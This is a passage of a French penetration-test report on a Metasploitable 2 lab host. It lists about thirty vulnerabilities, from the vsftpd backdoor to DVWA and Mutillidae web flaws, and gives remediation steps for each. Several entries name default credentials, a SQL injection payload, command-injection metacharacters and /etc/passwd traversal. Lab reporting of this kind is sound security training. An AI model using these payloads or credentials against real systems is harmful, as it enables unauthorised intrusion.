13	Unauthenticated Java RMI Remote Code Execution	java-rmi/1099	preuve	RCE	Critique	Désactiver Java-RMI, bloquer le port 1099
14	NFS Misconfiguration Allowing Remote Root Filesystem Access	nfs/2049	preuve	Accès complet au système de fichiers sans authentification	Critique	Désactivez NFS ou restreindre les exportations NFS aux adresses IP de confiance uniquement
15	Weak Credentials on ProFTPD Service	ftp/2121	preuve	Accès non autorisé aux fichiers du serveur	Élevée	Changer les credentials par défaut, désactiver ProFTPD si non nécessaire
16	PHP CGI Argument Injection Remote Code Execution	http/80	preuve	RCE	Critique	Mettre à jour PHP vers une version plus moderne
17	Apache Tomcat Manager Authenticated WAR File Upload Remote Code Execution	http/8180	preuve	Déploiement de fichiers WAR malveillants, RCE	Élevée	Supprimer les identifiants par défaut - Mettre à jour Apache Tomcat vers une version plus moderne
18	WebDAV Unauthenticated File Upload Leading to RCE	http/80	preuve	RCE	Critique	Désactiver WebDAV ou exiger une authentification pour l'accès WebDAV
19	Weak Default Credentials (DVWA)	http/80	preuve	Accès non autorisé à l'application web	Moyenne	Supprimer les identifiants par défaut

20	DVWA SQL Injection (Authentication / Data Extraction)	http/80	preuve	Extraction complète de la base de données	Élevée	Valider et nettoyer les paramètres d'entrée utilisateur, désactiver la sortie détaillée des erreurs de la BDD.
21	DVWA OS Command Injection (Web Application)	http/80	preuve	RCE	Critique	Valider et nettoyer strictement les entrées.
22	DVWA Unrestricted File Upload Leading to RCE	http/80	preuve	RCE	Critique	Bloquer l'envoi de fichiers exécutables, désactiver l'exécution de scripts dans les dossiers upload.
23	DVWA Reflected Cross-Site Scripting (XSS)	http/80	preuve	Vol de session, redirection malveillante	Moyenne	Sanitiser toutes les entrées utilisateur
24	DVWA Stored Cross-Site Scripting (XSS)	http/80	preuve	Vol de session, redirection malveillante permanente	Moyenne	Sanitiser toutes les entrées utilisateur
25	DVWA Local File Inclusion (LFI)	http/80	preuve	Lecture de fichiers sensibles du serveur	Élevé	Sanitiser toutes les entrées utilisateur
26	DVWA Cross-Site Request Forgery (CSRF) Leading to Admin Password Change	http/80	preuve	Changer le mot de passe admin via une simple requête GET sans aucune vérification	Élevé	Implémenter des tokens anti-CSRF - utiliser des requêtes POST plutôt que GET pour les opérations sensibles
27	Mutillidae LFI (Local File Inclusion) via page Parameter	http/80	preuve	Lecture de fichiers sensibles du serveur	Élevé	Sanitiser toutes les entrées utilisateur
28	Mutillidae OS Command Injection via DNS Lookup	http/80	preuve	RCE	Critique	Sanitiser toutes les entrées utilisateur
29	Mutillidae Cascading Style Injection Leading to XSS	http/80	preuve	Vol de session, redirection malveillante	Élevé	Sanitiser toutes les entrées utilisateur

30	Mutillidae Improper Access Control via Exposed robots.txt	http/80	preuve	Exposition de la structure interne de l'application	Moyenne	Ne pas lister des chemins sensibles dans le fichier robots.txt
31	SMB Null Session	netbios-ssn/445	preuve	Énumération des utilisateurs et partages sans authentification	Élevé	Désactiver les sessions SMB null.
32	SMB RPC Null Session	rpcbind/111	preuve	Cartographie complète des services RPC exposés	Élevé	Désactiver les sessions SMB null - Forcer l'authentification RPC

7. Détail des vulnérabilités

7.1 VULN-01 — FTP Anonymous Login & vsftpd 2.3.4 Backdoor

ID / Nom	VULN-01 — FTP Anonymous Login & vsftpd 2.3.4 Backdoor
Description	Le service FTP autorise les connexions anonymes sans mot de passe.
Actif concerné	192.168.159.128 — FTP — Port 21/tcp
Preuve / Indicateurs	preuve
Scénario / Exploitabilité	Un attaquant non authentifié peut obtenir un accès root complet à distance en quelques secondes via Metasploit. Exploitabilité : triviale.
Impact	Confidentialité : totale — Intégrité : totale — Disponibilité : totale (compromission complète du système)
Sévérité / Criticité	Critique (CVSS 10.0)
Cause racine	Version logicielle compromise contenant une backdoor insérée dans le code source distribué. Connexion anonyme activée par défaut.
Recommandation	Désactiver le service FTP. Si le transfert de fichiers est nécessaire, migrer vers SFTP (via OpenSSH). Si vsftpd est conservé, mettre à

	jour vers une version >= 3.0 et désactiver le login anonyme dans /etc/vsftpd.conf (anonymous_enable=NO).
Validation après correction	Re-scan nmap confirmant le port 21 fermé ou le service mis à jour. Test de connexion anonyme échoué.

7.2 VULN-02 — Configuration cryptographique obsolète (OpenSSH 4.7p1)

ID / Nom	VULN-02 — Configuration cryptographique obsolète (OpenSSH 4.7p1)
Description	La version OpenSSH 4.7p1 Debian 8ubuntu1 (2008) ne supporte que des algorithmes de chiffrement dépréciés (ssh-rsa/SHA-1, clés DSA 1024 bits). Les clients SSH modernes refusent la connexion par défaut.
Actif concerné	192.168.159.128 — SSH — Port 22/tcp
Preuve / Indicateurs	preuve
Scénario / Exploitabilité	Un attaquant peut intercepter le trafic SSH via une attaque MITM facilitée par les algorithmes faibles, ou tenter une attaque par force brute sur les identifiants (msfadmin/msfadmin).
Impact	Confidentialité : élevée — Intégrité : élevée — Disponibilité : faible
Sévérité / Criticité	Moyenne
Cause racine	Version logicielle obsolète ne supportant pas les algorithmes modernes (Ed25519, ECDSA, SHA-256).
Recommandation	Mettre à jour OpenSSH vers une version >= 8.x. Désactiver les algorithmes dépréciés (ssh-rsa, ssh-dss). Générer de nouvelles clés hôte en Ed25519. Imposer des mots de passe forts ou une authentification par clé publique uniquement.

Validation après correction	Re-scan confirmant la nouvelle version. Connexion réussie sans forcer d'algorithmes dépréciés.
-----------------------------	--

7.3 VULN-03 — Telnet : protocole non chiffré et identifiants exposés

ID / Nom	VULN-03 — Telnet : protocole non chiffré et identifiants exposés
Description	Le service Telnet transmet toutes les données (identifiants inclus) en clair. La bannière de connexion affiche publiquement les identifiants par défaut (msfadmin/msfadmin), permettant un accès immédiat au système avec possibilité d'élévation de privilèges vers root via sudo su.
Actif concerné	192.168.159.128 — Telnet — Port 23/tcp
Preuve / Indicateurs	preuve
Scénario / Exploitabilité	Connexion directe avec les identifiants affichés dans la bannière, puis escalade vers root. Exploitabilité : triviale.
Impact	Confidentialité : totale — Intégrité : totale — Disponibilité : totale
Sévérité / Criticité	Élevée
Cause racine	Protocole intrinsèquement non sécurisé (pas de chiffrement). Identifiants par défaut non modifiés et affichés dans la bannière de connexion.
Recommandation	Désactiver Telnet immédiatement. Utiliser SSH comme unique moyen d'accès distant. Supprimer les identifiants de la bannière. Modifier les mots de passe par défaut.
Validation après correction	Re-scan confirmant le port 23 fermé. Tentative de connexion Telnet refusée.

7.5 VULN-04 — Samba « username map script » (CVE-2007-2447)

ID / Nom	VULN-04 — Samba « username map script » (CVE-2007-2447)
----------	---

Description	Samba smbd 3.0.20-Debian est vulnérable à une injection de commandes via le paramètre username lors de l'authentification. Un attaquant peut injecter des métacaractères shell dans le champ de nom d'utilisateur pour exécuter du code arbitraire en tant que root.
Actif concerné	192.168.159.128 — Samba (netbios-ssn) — Ports 139/tcp, 445/tcp
Preuve / Indicateurs	preuve
Scénario / Exploitabilité	Exploitation automatisée via Metasploit, sans authentification préalable. Exploitabilité : triviale.
Impact	Confidentialité : totale — Intégrité : totale — Disponibilité : totale
Sévérité / Criticité	Critique (CVSS 10.0)
Cause racine	Version de Samba obsolète contenant une vulnérabilité d'injection de commandes dans la fonction username map script.
Recommandation	Mettre à jour Samba vers une version $\geq$ 3.0.25 (corrigant CVE-2007-2447). Si le partage de fichiers n'est pas nécessaire, désactiver Samba entièrement.
Validation après correction	Re-scan confirmant la version corrigée. Tentative d'exploitation échouée.

7.6 VULN-05 — Java RMI : exécution de code à distance non authentifiée

ID / Nom	VULN-05 — Java RMI : exécution de code à distance non authentifiée
Description	Le service Java RMI Registry accepte le chargement de classes distantes non authentifiées. Un attaquant peut forcer la cible à charger et exécuter un payload Java malveillant hébergé sur un serveur HTTP distant, obtenant ainsi une session Meterpreter avec les privilèges du processus Java (root).
Actif concerné	192.168.159.128 — Java RMI — Port 1099/tcp
Preuve / Indicateurs	preuve
Scénario / Exploitabilité	Exploitation automatisée via Metasploit. Exploitabilité : triviale.
Impact	Confidentialité : totale — Intégrité : totale — Disponibilité : totale

Sévérité / Criticité	Critique
Cause racine	Configuration par défaut du registre RMI autorisant le chargement de classes à distance sans authentification.
Recommandation	Désactiver le service Java RMI s'il n'est pas nécessaire. Bloquer le port 1099 au pare-feu. Si nécessaire, activer l'authentification et restreindre le chargement de classes distantes via les propriétés JVM (java.rmi.server.useCodebaseOnly=true).
Validation après correction	Port 1099 fermé au re-scan. Tentative d'exploitation échouée.

7.7 VULN-06 — Backdoor BindShell

ID / Nom	VULN-06 — Backdoor BindShell (port 1524)
Description	Un shell root non authentifié écoute sur le port 1524 (anciennement « ingreslock »). Toute connexion TCP à ce port fournit un accès root immédiat sans mot de passe.
Actif concerné	192.168.159.128 — BindShell — Port 1524/tcp
Preuve / Indicateurs	preuve
Scénario / Exploitabilité	Une simple commande netcat suffit pour obtenir un accès root. Exploitabilité : triviale.
Impact	Confidentialité : totale — Intégrité : totale — Disponibilité : totale
Sévérité / Criticité	Critique (CVSS 10.0)
Cause racine	Backdoor volontairement installée sur Metasploitable 2 à des fins pédagogiques.
Recommandation	Désactiver immédiatement le service écoutant sur le port 1524 (supprimer l'entrée dans /etc/inetd.conf). Bloquer le port 1524 au pare-feu.
Validation après correction	Re-scan confirmant le port 1524 fermé. Connexion Netcat refusée.

7.8 VULN-07 — PostgreSQL : exécution de code à distance (CVE-2007-3280)

ID / Nom	VULN-07 — PostgreSQL : exécution de code à distance
Description	PostgreSQL 8.3.1 est configuré avec des identifiants par défaut (postgres/postgres) et autorise le chargement de bibliothèques partagées arbitraires. Un attaquant disposant de droits superutilisateur peut exécuter du code natif sur le système via l'injection d'un fichier .so malveillant.
Actif concerné	192.168.159.128 — PostgreSQL — Port 5432/tcp
Preuve / Indicateurs	preuve
Scénario / Exploitabilité	Connexion avec identifiants par défaut, puis chargement d'un payload via UDF. Exploitabilité : facile.
Impact	Confidentialité : élevée — Intégrité : élevée — Disponibilité : élevée
Sévérité / Criticité	Élevée
Cause racine	Identifiants par défaut non modifiés. Version obsolète autorisant le chargement de bibliothèques arbitraires. Accès distant non restreint dans pg_hba.conf.
Recommandation	Modifier le mot de passe du compte postgres. Restreindre les connexions distantes dans pg_hba.conf (interdire trust et md5 pour les connexions réseau). Mettre à jour PostgreSQL. Désactiver le chargement de bibliothèques non signées.
Validation après correction	Connexion distante avec identifiants par défaut refusée. Exploitation Metasploit échouée.

7.9 VULN-08 — VNC : mot de passe par défaut « password »

ID / Nom	VULN-08 — VNC : mot de passe par défaut « password »
----------	--

Description	Le serveur VNC (protocole 3.3) utilise le mot de passe trivial « password ». Un brute-force par dictionnaire via Metasploit le découvre instantanément, donnant un accès graphique complet en tant que root.
Actif concerné	192.168.159.128 — VNC — Port 5900/tcp
Preuve / Indicateurs	preuve
Scénario / Exploitabilité	Brute-force dictionnaire puis connexion vncviewer. Exploitabilité : triviale.
Impact	Confidentialité : totale — Intégrité : totale — Disponibilité : totale (accès graphique root)
Sévérité / Criticité	Critique
Cause racine	Mot de passe par défaut trivial non modifié. Protocole VNC 3.3 ne supportant pas le chiffrement.
Recommandation	Désactiver VNC s'il n'est pas nécessaire. Sinon, imposer un mot de passe fort (≥ 12 caractères), restreindre l'accès au pare-feu et tunneliser via SSH.
Validation après correction	Brute-force échoué. Port 5900 fermé ou accès restreint par IP.

7.10 VULN-09 — NFS : export du système de fichiers racine sans restriction

ID / Nom	VULN-09 — NFS : export du système de fichiers racine sans restriction
Description	Le serveur NFS exporte l'intégralité du système de fichiers racine (/) avec le wildcard *, permettant à n'importe quel hôte du réseau de monter et parcourir tous les fichiers sans authentification.
Actif concerné	192.168.159.128 — NFS — Port 2049/tcp
Preuve / Indicateurs	preuve
Scénario / Exploitabilité	Un attaquant monte le partage NFS, accède aux fichiers sensibles (clés SSH, /etc/shadow), et peut potentiellement injecter des clés SSH autorisées pour obtenir un accès persistant.
Impact	Confidentialité : totale — Intégrité : élevée — Disponibilité : moyenne

Sévérité / Criticité	Critique
Cause racine	Mauvaise configuration de /etc/exports exportant / sans restriction de client.
Recommandation	Désactiver NFS si non nécessaire. Si nécessaire, restreindre les exports aux répertoires spécifiques et aux adresses IP de confiance uniquement dans /etc/exports (ex : /data 192.168.159.129(ro,sync,no_root_squash)). Activer root_squash.
Validation après correction	showmount -e ne retournant aucun export ou uniquement des exports restreints. Montage distant refusé.

7.11 VULN-10 — UnrealIRCd 3.2.8.1 Backdoor (CVE-2010-2075)

ID / Nom	VULN-10 — UnrealIRCd 3.2.8.1 Backdoor (CVE-2010-2075)
Description	La version 3.2.8.1 d'UnrealIRCd contient une porte dérobée insérée dans le code source lors d'une compromission de la distribution logicielle. L'envoi de messages IRC spécialement conçus permet l'exécution de commandes système arbitraires.
Actif concerné	192.168.159.128 — IRC — Ports 6667/tcp, 6697/tcp
Preuve / Indicateurs	preuve
Scénario / Exploitabilité	Exploitation via Metasploit. Exploitabilité : facile (module automatisé disponible).
Impact	Confidentialité : totale — Intégrité : totale — Disponibilité : totale
Sévérité / Criticité	Critique (CVSS 9.8)
Cause racine	Version compromise du logiciel contenant une backdoor dans le code source distribué.
Recommandation	Désinstaller UnrealIRCd. Si le service IRC est nécessaire, installer une version propre et à jour depuis les dépôts officiels vérifiés (checksums).
Validation après correction	Ports 6667/6697 fermés au re-scan.

7.12 VULN-11 — r-services : accès root non chiffré (rexec/rlogin/rsh)

ID / Nom	VULN-11 — r-services : accès root non chiffré (rexec/rlogin/rsh)
Description	Les services r-services (rexecd, rlogind, rshd) transmettent les identifiants et données en clair. La configuration de confiance basée sur les fichiers .rhosts et /etc/hosts.equiv permet un accès root sans mot de passe depuis les hôtes de confiance.
Actif concerné	192.168.159.128 — rexec (512/tcp), rlogin (513/tcp), rsh (514/tcp)
Preuve / Indicateurs	preuve
Scénario / Exploitabilité	Connexion directe en tant que root. Exploitabilité : triviale.
Impact	Confidentialité : totale — Intégrité : totale — Disponibilité : totale
Sévérité / Criticité	Critique
Cause racine	Protocoles intrinsèquement non sécurisés (pas de chiffrement). Fichiers de confiance .rhosts mal configurés.
Recommandation	Désactiver les r-services dans /etc/inetd.conf. Utiliser SSH comme seul protocole d'accès distant. Supprimer les fichiers .rhosts et /etc/hosts.equiv.
Validation après correction	Ports 512, 513, 514 fermés au re-scan.

7.13 VULN-12 — distccd : exécution de code à distance (CVE-2004-2687)

ID / Nom	VULN-12 — distccd : exécution de code à distance (CVE-2004-2687)
Description	Le daemon distccd est exposé au réseau sans authentification et transmet directement l'entrée utilisateur au shell système. Un attaquant peut exécuter des commandes arbitraires avec les privilèges du daemon (utilisateur daemon).
Actif concerné	192.168.159.128 — distccd — Port 3632/tcp
Preuve / Indicateurs	preuve
Scénario / Exploitabilité	Exploitation automatisée via Metasploit. Exploitabilité : facile.
Impact	Confidentialité : élevée — Intégrité : élevée — Disponibilité : moyenne
Sévérité / Criticité	Critique

Cause racine	Service exposé au réseau sans authentification ni filtrage des requêtes de compilation.
Recommandation	Désactiver distccd s'il n'est pas nécessaire. Si nécessaire, restreindre l'accès via --allow aux seuls hôtes de compilation autorisés et bloquer le port 3632 au pare-feu.
Validation après correction	Port 3632 fermé au re-scan. Exploitation échouée.

7.14 VULN-13 — MySQL : accès root distant sans mot de passe

ID / Nom	VULN-13 — MySQL : accès root distant sans mot de passe
Description	Le serveur MySQL 5.0.51a est configuré pour accepter les connexions distantes avec le compte root sans mot de passe. Un attaquant obtient des privilèges administratifs complets sur toutes les bases de données (information_schema, dvwa, metasploit, mysql, owasp10, tikiwiki, etc.).
Actif concerné	192.168.159.128 — MySQL — Port 3306/tcp
Preuve / Indicateurs	preuve
Scénario / Exploitabilité	Connexion directe sans mot de passe. Exploitabilité : triviale.
Impact	Confidentialité : totale — Intégrité : totale — Disponibilité : élevée
Sévérité / Criticité	Critique
Cause racine	Mot de passe root vide. Paramètre bind-address non restreint à localhost.
Recommandation	Définir un mot de passe fort pour le compte root (SET PASSWORD FOR 'root'@'%' = PASSWORD('...')). Restreindre bind-address = 127.0.0.1 dans /etc/mysql/my.cnf. Supprimer les comptes avec accès distant non nécessaires. Mettre à jour MySQL.
Validation après correction	Connexion distante root refusée (accès denied).

7.15 VULN-14 — Apache Tomcat AJP Ghostcat (CVE-2020-1938)

ID / Nom	VULN-14 — Apache Tomcat AJP Ghostcat (CVE-2020-1938)
----------	--

Description	Le connecteur AJP (Apache JServ Protocol) sur le port 8009 est exposé sans restriction. La vulnérabilité Ghostcat permet à un attaquant non authentifié de lire des fichiers arbitraires de l'application web (ex : web.xml) via des requêtes AJP spécialement conçues.
Actif concerné	192.168.159.128 — AJP13 — Port 8009/tcp
Preuve / Indicateurs	preuve
Scénario / Exploitabilité	Envoi de requêtes AJP mal formées. Exploitabilité : facile (module Metasploit disponible).
Impact	Confidentialité : élevée (lecture de fichiers de configuration) — Intégrité : faible — Disponibilité : faible
Sévérité / Criticité	Moyenne
Cause racine	Connecteur AJP exposé au réseau sans filtrage ni authentification.
Recommandation	Bloquer le port 8009 au pare-feu. Si AJP est nécessaire, configurer l'attribut secretRequired=true et restreindre l'accès aux seuls serveurs web frontaux. Mettre à jour Apache Tomcat.
Validation après correction	Port 8009 fermé au re-scan ou exploitation échouée (secret requis).

7.16 VULN-15 — ProFTPD : identifiants faibles (port 2121)

ID / Nom	VULN-15 — ProFTPD : identifiants faibles (port 2121)
Description	Le service ProFTPD 1.3.1 accepte l'authentification avec les identifiants par défaut msfadmin/msfadmin, permettant un accès non autorisé aux fichiers du serveur.
Actif concerné	192.168.159.128 — FTP (ProFTPD) — Port 2121/tcp
Preuve / Indicateurs	preuve
Scénario / Exploitabilité	Connexion avec identifiants par défaut. Exploitabilité : triviale.
Impact	Confidentialité : élevée — Intégrité : élevée — Disponibilité : faible
Sévérité / Criticité	Élevée
Cause racine	Identifiants par défaut non modifiés.

Recommandation	Modifier les identifiants par défaut. Désactiver ProFTPD s'il n'est pas nécessaire. Si nécessaire, utiliser SFTP à la place.
Validation après correction	Connexion avec msfadmin/msfadmin refusée.

7.17 VULN-16 — PHP CGI Argument Injection (CVE-2012-1823)

ID / Nom	VULN-16 — PHP CGI Argument Injection (CVE-2012-1823)
Description	La configuration PHP CGI permet l'injection de directives PHP via les paramètres de requête HTTP. Un attaquant peut forcer PHP à exécuter du code arbitraire fourni dans le corps de la requête, obtenant un accès interactif via Meterpreter sous l'utilisateur www-data.
Actif concerné	192.168.159.128 — HTTP (Apache/PHP CGI) — Port 80/tcp
Preuve / Indicateurs	preuve
Scénario / Exploitabilité	Exploitation automatisée via Metasploit. Exploitabilité : facile.
Impact	Confidentialité : élevée — Intégrité : élevée — Disponibilité : moyenne
Sévérité / Criticité	Critique
Cause racine	Configuration PHP CGI vulnérable ne filtrant pas les arguments passés via les paramètres de requête.
Recommandation	Mettre à jour PHP vers une version $\geq 5.4.2$ (corrigant CVE-2012-1823). Désactiver le mode CGI au profit de mod_php ou PHP-FPM.
Validation après correction	Exploitation échouée après mise à jour.

7.18 VULN-17 — Apache Tomcat Manager : upload WAR → RCE (port 8180)

ID / Nom	VULN-17 — Apache Tomcat Manager
Description	L'interface Tomcat Manager est accessible avec les identifiants par défaut (tomcat/tomcat). Un attaquant authentifié peut déployer un fichier WAR malveillant pour exécuter du code arbitraire sur le système.

Actif concerné	192.168.159.128 — HTTP (Tomcat) — Port 8180/tcp
Preuve / Indicateurs	preuve
Scénario / Exploitabilité	Authentification avec identifiants par défaut puis déploiement WAR. Exploitabilité : facile.
Impact	Confidentialité : élevée — Intégrité : élevée — Disponibilité : élevée
Sévérité / Criticité	Élevée
Cause racine	Identifiants par défaut non modifiés dans tomcat-users.xml. Interface Manager exposée au réseau.
Recommandation	Supprimer ou modifier les identifiants par défaut. Restreindre l'accès au Manager par IP via la valve RemoteAddrValve. Mettre à jour Tomcat.
Validation après correction	Authentification par défaut refusée.

7.19 VULN-18 — WebDAV : upload non authentifié → RCE

ID / Nom	VULN-18 — WebDAV : upload non authentifié → RCE
Description	Le module WebDAV d'Apache autorise l'écriture de fichiers dans /dav/ sans authentification via HTTP PUT. L'exécution PHP étant autorisée dans ce répertoire, un script PHP malveillant téléchargé est exécuté par le serveur.
Actif concerné	192.168.159.128 — HTTP (Apache WebDAV) — Port 80/tcp
Preuve / Indicateurs	preuve
Scénario / Exploitabilité	Upload + accès URL du shell. Exploitabilité : triviale.
Impact	Confidentialité : élevée — Intégrité : élevée — Disponibilité : élevée
Sévérité / Criticité	Critique

Cause racine	WebDAV configuré avec des droits d'écriture sans authentification. Exécution PHP autorisée dans le répertoire WebDAV.
Recommandation	Désactiver WebDAV ou exiger une authentification forte. Interdire l'exécution de scripts dans le répertoire WebDAV (php_admin_flag engine off).
Validation après correction	Upload PUT refusé (401/403).

7.20 VULN-19 — DVWA : identifiants par défaut (admin/password)

ID / Nom	VULN-19 — DVWA : identifiants par défaut (admin/password)
Description	L'application DVWA est accessible avec les identifiants par défaut admin/password, donnant un accès administrateur à une plateforme contenant de multiples modules vulnérables exploitables.
Actif concerné	192.168.159.128 — HTTP (DVWA) — Port 80/tcp
Preuve / Indicateurs	preuve
Scénario / Exploitabilité	Connexion directe avec identifiants par défaut. Exploitabilité : triviale.
Impact	Confidentialité : moyenne — Intégrité : moyenne — Disponibilité : faible
Sévérité / Criticité	Moyenne
Cause racine	Identifiants par défaut non modifiés après installation.
Recommandation	Modifier les identifiants par défaut. Restreindre l'accès à DVWA par IP ou supprimer l'application en production.
Validation après correction	Connexion admin/password refusée.

7.21 VULN-20 — DVWA : Injection SQL

ID / Nom	VULN-20 — DVWA : Injection SQL
Description	Le module SQL Injection de DVWA concatène directement l'entrée utilisateur dans les requêtes SQL sans assainissement ni paramétrage. L'injection de 1' OR '1'='1 retourne l'intégralité de la table users.
Actif concerné	192.168.159.128 — HTTP (DVWA) — Port 80/tcp
Preuve / Indicateurs	preuve
Scénario / Exploitabilité	Injection manuelle dans le champ User ID. Exploitabilité : facile.
Impact	Confidentialité : élevée (lecture arbitraire de la BDD) — Intégrité : élevée — Disponibilité : moyenne
Sévérité / Criticité	Élevée
Cause racine	Absence de requêtes préparées (prepared statements) et de validation d'entrée.
Recommandation	Utiliser des requêtes préparées / paramétrées (PDO ou mysqli). Valider et assainir toutes les entrées utilisateur. Désactiver l'affichage détaillé des erreurs SQL.
Validation après correction	Injection SQL retournant une erreur ou aucun résultat non autorisé.

7.22 VULN-21 — DVWA : Injection de commandes OS

ID / Nom	VULN-21 — DVWA : Injection de commandes OS
Description	Le module Command Execution de DVWA transmet directement l'entrée utilisateur au shell système sans assainissement. L'injection de métacaractères (&&, ;) permet l'exécution de commandes arbitraires sous www-data.
Actif concerné	192.168.159.128 — HTTP (DVWA) — Port 80/tcp

Preuve / Indicateurs	preuve
Scénario / Exploitabilité	Injection directe dans le champ de saisie. Exploitabilité : facile.
Impact	Confidentialité : élevée — Intégrité : élevée — Disponibilité : élevée
Sévérité / Criticité	Critique
Cause racine	Absence de validation et d'assainissement de l'entrée utilisateur avant passage au shell.
Recommandation	Valider strictement les entrées (whitelist d'adresses IP). Ne jamais passer directement l'entrée utilisateur à <code>shell_exec()</code> ou <code>system()</code> . Utiliser des fonctions spécifiques (ex : <code>filter_var()</code> avec <code>FILTER_VALIDATE_IP</code>).
Validation après correction	Injection de commandes retournant une erreur ou filtrée.

7.23 VULN-22 — DVWA : Upload de fichiers sans restriction → RCE

ID / Nom	VULN-22 — DVWA : Upload de fichiers sans restriction → RCE
Description	Le module File Upload de DVWA accepte tout type de fichier sans validation. Un attaquant peut téléverser un reverse shell PHP et obtenir une exécution de code à distance en naviguant vers le fichier uploadé.
Actif concerné	192.168.159.128 — HTTP (DVWA) — Port 80/tcp
Preuve / Indicateurs	preuve
Scénario / Exploitabilité	Upload + navigation vers le fichier. Exploitabilité : facile.
Impact	Confidentialité : élevée — Intégrité : élevée — Disponibilité : élevée
Sévérité / Criticité	Critique

Cause racine	Aucune validation du type MIME, de l'extension ni du contenu du fichier. Exécution PHP autorisée dans le répertoire d'upload.
Recommandation	Valider le type MIME et l'extension (whitelist : images uniquement). Désactiver l'exécution de scripts dans le répertoire d'upload. Renommer les fichiers uploadés.
Validation après correction	Upload de fichiers .php refusé.

7.24 VULN-23 — DVWA : Reflected XSS

ID / Nom	VULN-23 — DVWA : Reflected XSS
Description	Le paramètre name est reflété directement dans la réponse HTML sans encodage. Un attaquant peut injecter du JavaScript arbitraire exécuté dans le navigateur de la victime.
Actif concerné	192.168.159.128 — HTTP (DVWA) — Port 80/tcp
Preuve / Indicateurs	preuve
Impact	Confidentialité : moyenne (vol de session, cookies) — Intégrité : moyenne — Disponibilité : faible
Sévérité / Criticité	Moyenne
Cause racine	Absence d'encodage de sortie (output encoding) sur les données utilisateur reflétées.
Recommandation	Appliquer un encodage HTML sur toutes les sorties (htmlspecialchars() en PHP). Implémenter une Content Security Policy (CSP).
Validation après correction	Injection XSS encodée et affichée en texte brut.

7.25 VULN-24 — DVWA : Stored XSS

ID / Nom	VULN-24 — DVWA : Stored XSS
Description	Le champ Message du module Guestbook stocke l'entrée utilisateur en base de données sans assainissement. Un JavaScript malveillant est exécuté automatiquement chez chaque visiteur de la page.
Actif concerné	192.168.159.128 — HTTP (DVWA) — Port 80/tcp
Preuve / Indicateurs	preuve
Impact	Confidentialité : élevée (vol de session, redirection malveillante) — Intégrité : élevée — Disponibilité : faible
Sévérité / Criticité	Moyenne
Cause racine	Absence de validation d'entrée et d'encodage de sortie sur les données stockées.
Recommandation	Assainir les entrées avant stockage. Appliquer un encodage HTML à la sortie. Implémenter CSP et HttpOnly sur les cookies de session.
Validation après correction	Contenu JavaScript encodé et affiché en texte brut.

7.26 VULN-25 — DVWA : Local File Inclusion (LFI)

ID / Nom	VULN-25 — DVWA : Local File Inclusion (LFI)
Description	Le paramètre page est utilisé directement dans un include() PHP sans validation, permettant une traversée de répertoires pour lire des fichiers arbitraires du serveur (ex : /etc/passwd).
Actif concerné	192.168.159.128 — HTTP (DVWA) — Port 80/tcp
Preuve / Indicateurs	preuve

Impact	Confidentialité : élevée (lecture de fichiers sensibles) — Intégrité : moyenne — Disponibilité : faible
Sévérité / Criticité	Élevée
Cause racine	Absence de validation du paramètre page (pas de whitelist, pas de filtrage des séquences ../).
Recommandation	Utiliser une whitelist de fichiers autorisés. Ne jamais passer directement l'entrée utilisateur à include(). Désactiver allow_url_include dans php.ini.
Validation après correction	Traversée de répertoires retournant une erreur.

7.27 VULN-26 — DVWA : CSRF → changement de mot de passe admin

ID / Nom	VULN-26 — DVWA : CSRF → changement de mot de passe admin
Description	Le changement de mot de passe admin s'effectue via une requête GET sans token anti-CSRF ni vérification de l'ancien mot de passe. Un attaquant peut forger un lien qui, visité par un admin authentifié, modifie son mot de passe à son insu.
Actif concerné	192.168.159.128 — HTTP (DVWA) — Port 80/tcp
Preuve / Indicateurs	preuve
Impact	Confidentialité : élevée — Intégrité : élevée — Disponibilité : moyenne
Sévérité / Criticité	Élevée
Cause racine	Absence de token anti-CSRF. Utilisation de GET pour une action sensible. Pas de vérification de l'ancien mot de passe.
Recommandation	Implémenter des tokens anti-CSRF. Utiliser des requêtes POST pour les actions sensibles. Exiger la saisie de l'ancien mot de passe lors du changement.

Validation après correction	Requête GET sans token refusée.
-----------------------------	---------------------------------

7.28 VULN-27 — Mutillidae : LFI via paramètre page

ID / Nom	VULN-27 — Mutillidae : LFI via paramètre page
Description	L'application Mutillidae inclut des fichiers basés sur le paramètre page sans validation, permettant une traversée de répertoires pour lire des fichiers arbitraires du serveur.
Actif concerné	192.168.159.128 — HTTP (Mutillidae) — Port 80/tcp
Preuve / Indicateurs	preuve
Impact	Confidentialité : élevée — Intégrité : moyenne — Disponibilité : faible
Sévérité / Criticité	Élevée
Cause racine	Absence de validation et de whitelist sur le paramètre d'inclusion de fichiers.
Recommandation	Whitelist de fichiers autorisés. Filtrage des séquences de traversée de répertoires.
Validation après correction	Traversée retournant une erreur.

7.29 VULN-28 — Mutillidae : Injection de commandes OS (DNS Lookup)

ID / Nom	VULN-28 — Mutillidae : Injection de commandes OS (DNS Lookup)
Description	La fonctionnalité DNS Lookup de Mutillidae transmet l'entrée utilisateur directement à une commande système sans assainissement. L'injection de ; permet l'exécution de commandes arbitraires.
Actif concerné	192.168.159.128 — HTTP (Mutillidae) — Port 80/tcp

Preuve / Indicateurs	preuve
Impact	Confidentialité : élevée — Intégrité : élevée — Disponibilité : élevée
Sévérité / Criticité	Critique
Cause racine	Entrée utilisateur passée directement à system() / exec() sans assainissement.
Recommandation	Valider strictement l'entrée (whitelist hostname/IP). Ne pas utiliser de fonctions shell pour les requêtes DNS ; utiliser des bibliothèques DNS dédiées.
Validation après correction	Injection filtrée et refusée.

7.30 VULN-29 — Mutillidae : CSS Injection → XSS

ID / Nom	VULN-29 — Mutillidae : CSS Injection → XSS
Description	L'application intègre l'entrée utilisateur dans un attribut HTML style sans encodage. En sortant du contexte CSS, un attaquant peut injecter du HTML et du JavaScript arbitraires.
Actif concerné	192.168.159.128 — HTTP (Mutillidae) — Port 80/tcp
Preuve / Indicateurs	preuve
Impact	Confidentialité : moyenne — Intégrité : moyenne — Disponibilité : faible
Sévérité / Criticité	Élevée
Cause racine	Absence d'encodage contextuel (CSS context) de l'entrée utilisateur.
Recommandation	Encoder les sorties selon le contexte (CSS, HTML, JavaScript). Implémenter CSP.

Validation après correction	Injection encodée et non exécutée.
-----------------------------	------------------------------------

7.31 VULN-30 — Mutillidae : Exposition de chemins sensibles via robots.txt

ID / Nom	VULN-30 — Mutillidae : Exposition de chemins sensibles via robots.txt
Description	Le fichier robots.txt liste des chemins sensibles (/passwords/, /config.inc/, /classes/, /documentation/). Le répertoire /passwords/ expose un fichier accounts.txt contenant des identifiants en clair.
Actif concerné	192.168.159.128 — HTTP (Mutillidae) — Port 80/tcp
Preuve / Indicateurs	preuve
